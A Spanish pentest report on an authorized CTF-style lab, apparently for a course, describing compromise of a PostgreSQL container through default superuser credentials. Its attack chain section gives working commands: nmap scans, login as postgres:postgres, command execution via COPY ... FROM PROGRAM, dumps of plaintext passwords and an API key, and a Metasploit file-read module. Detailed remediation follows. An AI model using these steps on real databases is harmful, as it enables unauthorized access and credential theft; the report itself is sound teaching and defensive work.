

Informe de Pentesting — Laboratorio PostgreSQL (172.17.0.2)

Oct 1, 2026 · @INS Baix Camp

El objetivo fue comprometido por completo. Partiendo únicamente de acceso de red, se obtuvo control total del servicio PostgreSQL mediante **credenciales por defecto** (`postgres:postgres`) con rol de superusuario, lo que permitió **ejecución remota de comandos (RCE)** en el sistema operativo, **lectura arbitraria de archivos** y la **exfiltración de credenciales en texto plano y una clave de API activa**. El riesgo global del objetivo es **CRÍTICO**: una única configuración débil encadena hasta la toma total del host. A continuación se detalla el alcance, la cadena de ataque reproducible y las acciones de remediación priorizadas.

1. Alcance y autorización

Ejercicio de pentesting ejecutado dentro de un **laboratorio aislado y autorizado** (reto tipo CTF "POSTGRESQL"). Todo el tráfico se mantuvo dentro de la red interna del laboratorio; no se tocó ningún sistema de terceros. El propio entorno autoriza de forma explícita la explotación y se destruye al finalizar.

Parámetro	Detalle
Objetivo (target)	172.17.0.2 (host postgresql , contenedor basado en Kali/Debian)
Segmento de red	172.17.0.0/16 (red interna aislada; gateway 172.17.0.1)
Máquina atacante	Kali Linux (kali@kali) dentro del mismo segmento
Tipo de prueba	Caja negra (black box) desde la red interna, sin credenciales previas
Ventana de ejecución	2026-10-01, aprox. 10:45–11:54 (hora local del laboratorio)
Autorización	Entorno de laboratorio de prácticas; explotación explícitamente permitida

Reglas de compromiso (RoE). Único objetivo en alcance: el servicio PostgreSQL de 172.17.0.2. Objetivo del ejercicio: demostrar el impacto real de las debilidades (toma de control y acceso a datos) y recuperar la flag de validación. Fuera de alcance: cualquier IP distinta del objetivo, la red doméstica del operador e Internet.

2. Metodología y herramientas

Se siguió una metodología por fases alineada con el marco **MITRE ATT&CK**, desde el reconocimiento pasivo hasta la post-explotación. Cada fase alimenta la siguiente: el reconocimiento identifica el servicio, la enumeración descubre su versión y debilidades, el acceso inicial aprovecha la autenticación débil y la post-explotación convierte ese acceso en control del sistema y en exfiltración de datos.

Fase	Objetivo en este ejercicio	Táctica MITRE ATT&CK
Reconocimiento	Descubrir hosts vivos en el segmento	TA0043 Reconnaissance
Enumeración	Identificar servicio, versión y vulnerabilidades (PostgreSQL 5432)	TA0007 Discovery
Acceso inicial	Autenticarse con credenciales por defecto	TA0001 Initial Access
Ejecución	RCE vía <code>COPY ... FROM PROGRAM</code>	TA0002 Execution
Recolección / Exfiltración	Volcado de credenciales y clave de API	TA0009 Collection

Herramientas utilizadas:

Herramienta	Uso en el ejercicio
Nmap 7.99	Descubrimiento de hosts, escaneo de puertos/servicios y scripts <code>vuln</code>
psql (cliente PostgreSQL 18.4)	Autenticación, enumeración de bases de datos y ejecución de comandos
Metasploit Framework 6.4	Confirmación con <code>postgres_sql</code> y <code>postgres_readfile</code> (lectura de archivos)

3. Resumen de hallazgos

Se identificaron **siete hallazgos**: tres críticos, dos altos, uno medio y uno bajo. Los tres críticos forman una única cadena que lleva de "solo acceso de red" a "control total del host", por lo que la prioridad de remediación es inmediata.

ID	Hallazgo	Severidad	Estado
F-01	Credenciales por defecto en PostgreSQL con rol de superusuario (postgres:postgres)	Crítico	Explotado
F-02	Ejecución remota de comandos (RCE) vía COPY ... FROM PROGRAM	Crítico	Explotado
F-03	Lectura arbitraria de archivos del sistema de ficheros	Crítico	Explotado
F-04	Credenciales de usuarios almacenadas en texto plano en la base de datos	Alto	Confirmado
F-05	Clave de API activa y debug_mode expuestos en tabla de configuración	Alto	Confirmado
F-06	Servicio PostgreSQL con versión afectada por múltiples CVE conocidas	Medio	Confirmado
F-07	Exposición de servicio y fuga de información de versión/SO	Bajo	Confirmado

Escala de severidad: **Crítico** = compromiso directo del sistema o de datos sensibles; **Alto** = exposición grave de datos o facilita el compromiso; **Medio** = debilidad explotable bajo ciertas condiciones; **Bajo** = reduce la superficie de defensa o aporta información al atacante.


4. Cadena de ataque

La secuencia completa, reproducible paso a paso, desde el descubrimiento de red hasta la captura de la flag.

Paso 1 — Descubrimiento de red

Barrido de hosts vivos sobre el segmento del laboratorio. Se identifica el objetivo 172.17.0.2 (además del gateway 172.17.0.1).

```
nmap -sn 172.17.0.0/16
→ Nmap scan report for 172.17.0.2 - Host is up (0.000061s latency)
```



```
(kali㉿kali)-[~]
$ nmap -sn 172.17.0.0/16
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 10:45 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000061s latency).
MAC Address: C2:77:B1:4B:6A:B7 (Unknown)
Nmap scan report for 172.17.0.1
Host is up.
```

Paso 2 — Enumeración de servicio y vulnerabilidades

El escaneo de versión revela **PostgreSQL 12.x escuchando en el puerto 5432/tcp**. El escaneo con los scripts `vuln` de Nmap devuelve numerosas vulnerabilidades conocidas, incluida la ejecución de comandos vía `COPY FROM PROGRAM`.

```
nmap -A -p 5432 -sV 172.17.0.2
→ 5432/tcp open  postgresql  PostgreSQL DB 12.14 - 12.22

sudo nmap -sV -p 5432 --script vuln 172.17.0.2
→ MSF:EXPLOIT-MULTI-POSTGRES-POSTGRES_COPY_FROM_PROGRAM_CMD_EXEC (9.0)
*EXPLOIT*
→ múltiples referencias EDB-ID, PacketStorm, Veracode marcadas *EXPLOIT*
```

```

Session Actions Edit View Help
--$ sudo nmap -sV -p 5432 --script vuln 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 11:04 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000048s latency).

PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql  PostgreSQL DB 12.14 - 12.22
| vulners:
|   cpe:/a:postgresql:postgresql:12:
|     VERACODE:45539  10.0  https://vulners.com/veracode/VERACODE:45539
|     PACKETSTORM:216218  9.9  https://vulners.com/packetstorm/PACKETSTORM:216218  *EXPLOIT*
|     VERACODE:33988  9.8  https://vulners.com/veracode/VERACODE:33988
|     PACKETSTORM:189316  9.8  https://vulners.com/packetstorm/PACKETSTORM:189316  *EXPLOIT*
|     B675EF91-A407-518F-9D46-5325ACF11AAC  9.8  https://vulners.com/githubexploit/B675EF91-A407-518F-9D46-5
| 325ACF11AAC  *EXPLOIT*
|     1337DAY-ID-39921  9.8  https://vulners.com/zdt/1337DAY-ID-39921  *EXPLOIT*
|     PACKETSTORM:171722  9.0  https://vulners.com/packetstorm/PACKETSTORM:171722  *EXPLOIT*
|     PACKETSTORM:166540  9.0  https://vulners.com/packetstorm/PACKETSTORM:166540  *EXPLOIT*
|     PACKETSTORM:152757  9.0  https://vulners.com/packetstorm/PACKETSTORM:152757  *EXPLOIT*
|     MSF:EXPLOIT-MULTI-POSTGRES-POSTGRES_COPY_FROM_PROGRAM_CMD_EXEC- 9.0  https://vulners.com/metasploit/MSF:
| EXPLOIT-MULTI-POSTGRES-POSTGRES_COPY_FROM_PROGRAM_CMD_EXEC-  *EXPLOIT*
|     EDB-ID:51247  9.0  https://vulners.com/exploitdb/EDB-ID:51247  *EXPLOIT*
|     EDB-ID:50847  9.0  https://vulners.com/exploitdb/EDB-ID:50847  *EXPLOIT*
|     EDB-ID:46813  9.0  https://vulners.com/exploitdb/EDB-ID:46813  *EXPLOIT*
|     CNVD-2019-08279 9.0  https://vulners.com/cnvd/CNVD-2019-08279
|     CE181207-6C70-57A1-8AB2-E3A57C8F1767 9.0  https://vulners.com/githubexploit/CE181207-6C70-57A1-8AB2-E
| BA57C8F1767  *EXPLOIT*
|     B06D18E2-2D3E-56B6-AEC1-FB24ADD44AE1  9.0  https://vulners.com/githubexploit/B06D18E2-2D3E-56B6-AEC1-F
| B24ADD44AE1  *EXPLOIT*
|     99ADEE88-FD94-55A9-A95F-0588E958F59E  9.0  https://vulners.com/githubexploit/99ADEE88-FD94-55A9-A95F-0
| 588E958F59E  *EXPLOIT*
|     5E6A82E9-541D-53C8-BC7D-039F6E81D135  9.0  https://vulners.com/githubexploit/5E6A82E9-541D-53C8-BC7D-0
| B9F6E81D135  *EXPLOIT*
|     4FEF4A68-ED3F-5EE7-BA2A-D85B7594A0D4  9.0  https://vulners.com/githubexploit/4FEF4A68-ED3F-5EE7-BA2A-D
| B5B7594A0D4  *EXPLOIT*
|     40A30D6D-D66F-568A-96C5-581DE8010C3B  9.0  https://vulners.com/githubexploit/40A30D6D-D66F-568A-96C5-5
| B1DE8010C3B  *EXPLOIT*

```

Paso 3 — Acceso inicial con credenciales por defecto

El servicio acepta el usuario `postgres` con la contraseña por defecto `postgres`. La cuenta tiene el atributo `is_superuser = on`, es decir, control total sobre el motor de base de datos desde el primer segundo.

```

psql -h 172.17.0.2 -U postgres (contraseña: postgres)
postgres=# SELECT current_user, session_user; → postgres | postgres
postgres=# SHOW is_superuser; → on

```

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ psql -h 172.17.0.2 -U postgres
Password for user postgres:
psql (18.4 (Debian 18.4-1), server 12.22 (Debian 12.22-4.pgdg11+1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression: off, ALPN: none)
Type "help" for help.

postgres=# SELECT version();
postgres=# SELECT current_user, session_user;
SHOW is_superuser;
current_user | session_user
+-----+-----+
postgres    | postgres
(1 row)

is_superuser
(1 row)
on
(1 row)
postgres=#

```

Paso 4 — Ejecución remota de comandos (RCE)

Al ser superusuario, se abusa de `COPY ... FROM PROGRAM` para ejecutar comandos del sistema operativo y volcar su salida en una tabla. Se confirma la ejecución como el usuario `postgres` del SO y que el objetivo es un contenedor Docker (presencia de `/.dockerenv`, `host postgresql`).

```
postgres=# CREATE TABLE cmd_out(line text);
postgres=# COPY cmd_out FROM PROGRAM 'id';
postgres=# COPY cmd_out FROM PROGRAM 'uname -a; hostname; ls -la /';
postgres=# SELECT * FROM cmd_out;
→ uid=102(postgres) gid=104(postgres) groups=104(postgres),102(ssl-cert)
→ Linux postgresql 6.19.14+kali-amd64 ... x86_64 GNU/Linux
→ -rwxr-xr-x /.dockerenv (confirma ejecución dentro de contenedor)
```

```
postgres=# \du
List of roles
Role name | Attributes
+-----+
dbuser    | Cannot login
postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS

postgres=# CREATE TABLE cmd_out(line text);
CREATE TABLE
postgres=# COPY cmd_out FROM PROGRAM 'id';
COPY 1
postgres=# SELECT * FROM cmd_out;
line
-----
uid=102(postgres) gid=104(postgres) groups=104(postgres),102(ssl-cert)
(1 row)

postgres=# COPY cmd_out FROM PROGRAM 'uname -a; hostname; ls -la /';
COPY 25
postgres=# SELECT * FROM cmd_out;
line
-----
uid=102(postgres) gid=104(postgres) groups=104(postgres),102(ssl-cert)
Linux postgresql 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64 GNU/Linux
postgresql
total 84
drwxr-xr-x 1 root root 4096 Oct 1 14:40 .
drwxr-xr-x 1 root root 4096 Oct 1 14:40 ..
-rwxr-xr-x 1 root root 0 Oct 1 14:40 /.dockerenv
drwxr-xr-x 1 root root 4096 Jul 11 23:24 bin
drwxr-xr-x 2 root root 4096 Aug 14 2024 boot
drwxr-xr-x 5 root root 340 Oct 1 14:40 dev
drwxr-xr-x 1 root root 4096 Oct 1 14:40 etc
drwxr-xr-x 2 root root 4096 Aug 14 2024 home
drwxr-xr-x 1 root root 4096 Jul 11 23:24 lib
drwxr-xr-x 2 root root 4096 Jun 23 00:00 lib64
drwxr-xr-x 2 root root 4096 Jun 23 00:00 media
drwxr-xr-x 2 root root 4096 Jun 23 00:00 mnt
drwxr-xr-x 2 root root 4096 Jun 23 00:00 opt
dr-xr-xr-x 258 root root 0 Oct 1 14:40 proc
drwx----- 1 root root 4096 Oct 1 14:40 root
drwxr-xr-x 1 root root 4096 Jul 11 23:29 run
drwxr-xr-x 1 root root 4096 Jul 11 23:29 sbin
drwxr-xr-x 2 root root 4096 Jun 23 00:00 srv
dr-xr-xr-x 13 root root 0 Oct 1 14:40 sys
drwxrwxrwt 1 root root 4096 Oct 1 14:40 tmp
drwxr-xr-x 1 root root 4096 Jun 23 00:00 usr
drwxr-xr-x 1 root root 4096 Jun 23 00:00 var
(26 rows)
```

Paso 5 — Enumeración de datos y exfiltración

Se enumeran las bases de datos y se localiza `productiondb`, con las tablas `config` y `users`. La tabla `config` expone una **clave de API activa** (`sk_live_...`) y `debug_mode=enabled`; la tabla `users` contiene **credenciales en texto plano** de cuatro cuentas, incluida una de rol `administrator`.

```
postgres=# \c productiondb
productiondb=# SELECT * FROM config;
→ api_key | sk_live_4eC39HqLyjWDarjtT1zdp7dc      debug_mode | enabled
productiondb=# SELECT * FROM users;
→ admin      | admin123      | administrator
→ operator   | P@ssw0rd!     | user
→ guest      | guest2024     | readonly
→ dbadmin    | dbpass123     | dba
```

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ psql -h 172.17.0.2 -U postgres
Password for user postgres:
psql (18.4 (Debian 18.4-1), server 12.22 (Debian 12.22-4.pgdg11+1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression: off, ALPN: none)
Type "help" for help.

postgres=# \set pager off
Pager usage is off.
postgres=# \c productiondb
psql (18.4 (Debian 18.4-1), server 12.22 (Debian 12.22-4.pgdg11+1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression: off, ALPN: none)
You are now connected to database "productiondb" as user "postgres".
productiondb=# \dt
          List of tables
 Schema | Name  | Type  | Owner
-----+-----+-----+-----
 public | config | table | postgres
 public | users  | table | postgres
(2 rows)

productiondb=# SELECT * FROM config;
   key      | value
-----+-----
 app_version | 1.0.0
 debug_mode  | enabled
 api_key     | sk_live_4eC39HqLyjWDarjtT1zdp7dc
(3 rows)

productiondb=# SELECT * FROM users;
 id | username | password | email | role
---+---+---+---+---
 1 | admin    | admin123 | admin@empresa.com | administrator
 2 | operator | P@ssw0rd! | operator@empresa.com | user
 3 | guest    | guest2024 | guest@empresa.com | readonly
 4 | dbadmin  | dbpass123 | dba@empresa.com | dba
(4 rows)

productiondb=#
```

Paso 6 — Confirmación con Metasploit y captura de la flag

Se confirman los hallazgos de forma independiente con módulos de Metasploit:

`postgres_sql` valida la credencial y `postgres_readfile` demuestra **lectura arbitraria de archivos** del host (`/etc/passwd` y `/tmp/flag.txt`), cerrando el ejercicio con la

recuperación de la flag.

```
msf > use auxiliary/admin/postgres/postgres_readfile
set RHOSTS 172.17.0.2 ; set PASSWORD postgres ; set RFILE /tmp/flag.txt ; run
→ POSTGRESQL{w34k_cr3d3nt14ls_4nd_c0py_fr0m_pr0gr4m}
```

```
Formato esperado: POSTGRESQL{...}
Ingresar la flag:
Flag incorrecta (1/5). Intenta nuevamente.
Ingresar la flag:
Flag incorrecta (2/5). Intenta nuevamente.
Ingresar la flag: POSTGRESQL{w34k_cr3d3nt14ls_4nd_c0py_fr0m_pr0gr4m}
Objetivo comprometido con éxito.
Has dominado el laboratorio: POSTGRESQL
Sigue avanzando como pentester ofensivo.
FECHA Y HORA: 2026-10-01 11:54:32 -0400

[*] Presiona Ctrl+C para eliminar el laboratorio
^[[0][[0][[0]
msf auxiliary(admin/postgres/postgres_readfile) > set rfile /tmp/flag.txt
rfile => /tmp/flag.txt
msf auxiliary(admin/postgres/postgres_readfile) > set password postgres
password => postgres
msf auxiliary(admin/postgres/postgres_readfile) > run
[*] Running module against 172.17.0.2
Query Text: 'CREATE TEMP TABLE aKnfxfJwbJP (INPUT TEXT);
COPY aKnfxfJwbJP FROM '/tmp/flag.txt';
SELECT * FROM aKnfxfJwbJP'
input
POSTGRESQL{w34k_cr3d3nt14ls_4nd_c0py_fr0m_pr0gr4m}
POSTGRESQL{w34k_cr3d3nt14ls_4nd_c0py_fr0m_pr0gr4m}
[*] 172.17.0.2:5432 - 172.17.0.2:5432 Postgres - /tmp/flag.txt saved in /home/kali/.msf4/loot/20261001115340_default
t.172.17.0.2.postgres.file.449485.txt
[*] Auxiliary module execution completed
msf auxiliary(admin/postgres/postgres_readfile) > |
```

5. Hallazgos detallados y remediación

F-01 — Credenciales por defecto con rol de superusuario · Crítico

Descripción. El servicio PostgreSQL acepta el usuario `postgres` con la contraseña por defecto `postgres`, y esa cuenta es superusuario. Es la raíz de toda la cadena de ataque.

Impacto. Control total e inmediato del motor de base de datos sin esfuerzo (sin fuerza bruta ni exploit): acceso a todos los datos y punto de partida para RCE y lectura de archivos.

Remediación.

- Cambiar la contraseña de `postgres` por una robusta y única; prohibir contraseñas por defecto o de diccionario.
- Aplicar una política de contraseñas y, si es viable, autenticación por certificado o SCRAM-SHA-256.
- No usar la cuenta superusuario para que se conecten las aplicaciones; crear roles con privilegios mínimos.
- Restringir las conexiones en `pg_hba.conf` a las redes estrictamente necesarias.

F-02 — Ejecución remota de comandos vía `COPY ... FROM PROGRAM` · Crítico

Descripción. Un superusuario puede ejecutar comandos arbitrarios del sistema operativo mediante `COPY ... FROM PROGRAM`. Se demostró ejecutando `id`, `uname -a`, `hostname` y `ls`. Este abuso se registró públicamente como **CVE-2019-9193**; el proyecto PostgreSQL lo considera funcionalidad intencionada del rol superusuario más que un fallo del producto, pero el efecto práctico es ejecución remota de código.

Impacto. Ejecución de comandos como el usuario `postgres` del SO (aquí, dentro de un contenedor Docker). Permite exfiltración, persistencia y, dependiendo del endurecimiento del host/contenedor, escalada adicional.

Remediación.

- Eliminar la causa raíz (F-01): sin superusuario accesible, este vector desaparece.
- Aplicar el principio de mínimo privilegio: las cuentas de aplicación nunca deben ser superusuario ni tener `pg_execute_server_program`.
- Ejecutar el servicio con un usuario de SO sin privilegios y endurecer el contenedor (sistema de ficheros de solo lectura, capacidades mínimas).

F-03 — Lectura arbitraria de archivos del sistema · Crítico

Descripción. El mismo nivel de privilegio permite leer archivos del host desde la base de datos (`pg_read_server_files / COPY`). Se confirmó con el módulo `postgres_readfile` de Metasploit leyendo `/etc/passwd` y `/tmp/flag.txt`.

Impacto. Acceso a archivos de configuración, secretos, claves y credenciales presentes en el sistema de ficheros del servidor.

Remediación. Misma que F-02 (eliminar el acceso de superusuario y aplicar mínimo privilegio). Revisar qué archivos sensibles son accesibles por el usuario del servicio y reducir su alcance.

F-04 — Credenciales almacenadas en texto plano · Alto

Descripción. La tabla `users` de `productiondb` almacena las contraseñas **sin cifrar ni hashear** (p. ej. `admin:admin123`, `operator:P@ssw0rd!`, `dbadmin:dbpass123`).

Impacto. Cualquier acceso de lectura a la base de datos entrega credenciales utilizables directamente para reutilización y movimiento lateral hacia otros servicios.

Remediación.

- Nunca almacenar contraseñas en claro; usar un algoritmo de hash con sal como **Argon2id** o **bcrypt**.
- Rotar de inmediato todas las contraseñas afectadas, asumiéndolas comprometidas.
- Aplicar autenticación multifactor donde sea posible.

F-05 — Clave de API activa y `debug_mode` expuestos en la base de datos · Alto

Descripción. La tabla `config` expone una clave de API con prefijo de producción (`sk_live_...`) y `debug_mode=enabled`.

Impacto. Una clave `sk_live` suele conceder acceso a servicios o pagos reales; su exposición permite abuso directo. `debug_mode` en producción puede filtrar información interna adicional.

Remediación.

- **Revocar y rotar la clave de API de inmediato** y auditar su uso reciente.
- No guardar secretos en tablas de aplicación; usar un gestor de secretos (p. ej. Vault) o variables de entorno protegidas.
- Desactivar `debug_mode` en entornos productivos.

F-06 — Versión de PostgreSQL con CVE conocidas · Medio

Descripción. El servicio reporta PostgreSQL 12.x (12.14-12.22). El escaneo `vuln` de Nmap asocia múltiples CVE y exploits públicos a esa rama.

Impacto. Aumenta la superficie de ataque incluso si se corrigen las credenciales; la rama 12 está al final de su ciclo de vida.

Remediación. Actualizar a la última versión menor soportada y planificar la migración a una rama con soporte vigente. Establecer un proceso regular de gestión de parches.

F-07 — Exposición de servicio y fuga de versión/SO · Bajo

Descripción. El puerto 5432 es accesible en la red y el servicio revela versión y detalles que facilitan el fingerprinting del SO.

Impacto. Facilita al atacante elegir exploits específicos y reduce el margen de detección.

Remediación. Limitar `listen_addresses` a interfaces internas, filtrar 5432 con firewall, forzar TLS y endurecer `pg_hba.conf`.

6. Plan de remediación priorizado

Acciones ordenadas por urgencia. Las tres primeras rompen la cadena crítica y deben ejecutarse de inmediato.

Prioridad	Acción	Hallazgos	Plazo
1 — Inmediato	Cambiar la contraseña de <code>postgres</code> por una robusta y eliminar cualquier credencial por defecto	F-01	< 24 h
1 — Inmediato	Revocar y rotar la clave de API <code>sk_live_...</code> ; auditar su uso	F-05	< 24 h

Prioridad	Acción	Hallazgos	Plazo
1 — Inmediato	Rotar todas las contraseñas de la tabla <code>users</code> (asumirlas comprometidas)	F-04	< 24 h
2 — Corto plazo	Retirar el rol superusuario de cuentas de aplicación; aplicar mínimo privilegio	F-02, F-03	1-2 semanas
2 — Corto plazo	Almacenar contraseñas con hash+sal (Argon2id/bcrypt); nunca en claro	F-04	1-2 semanas
2 — Corto plazo	Mover secretos a un gestor dedicado; desactivar <code>debug_mode</code> en producción	F-05	1-2 semanas
3 — Medio plazo	Actualizar PostgreSQL a versión soportada y establecer gestión de parches	F-06	1 mes
3 — Medio plazo	Restringir <code>listen_addresses</code> / <code>pg_hba.conf</code> , firewall en 5432 y forzar TLS	F-01, F-07	1 mes
3 — Medio plazo	Endurecer el contenedor/host e implantar monitorización y detección de uso de <code>COPY FROM PROGRAM</code>	F-02, F-03	1 mes

7. Conclusión y lecciones aprendidas

El objetivo se comprometió por completo partiendo de un único punto débil: una **credencial por defecto con rol de superusuario**. A partir de ahí, la cadena se desplegó sin fricción hasta ejecución remota de comandos, lectura arbitraria de archivos y exfiltración de credenciales y secretos. La flag

`POSTGRESQL{w34k_cr3d3nt141s_4nd_c0py_fr0m_pr0gr4m}` resume con precisión la causa raíz: credenciales débiles más el abuso de `COPY FROM PROGRAM`.

Lecciones clave del ejercicio:

- Una sola mala configuración trivial puede equivaler a la toma total del sistema; la defensa en profundidad existe para evitar ese efecto dominó.
- El **mínimo privilegio** es la contramedida más rentable: sin superusuario expuesto, los hallazgos F-02 y F-03 desaparecen.
- Los datos sensibles (contraseñas, claves de API) nunca deben almacenarse en claro ni dentro de la propia aplicación.
- El flujo profesional recon → enumeración → acceso → ejecución → post-explotación es reproducible y debe quedar siempre documentado para poder remediar y, en el lado defensivo, detectar.

Este ejercicio se realizó íntegramente dentro de un laboratorio aislado y autorizado, con fines de aprendizaje. Las técnicas aquí descritas solo deben aplicarse sobre sistemas con autorización explícita por escrito.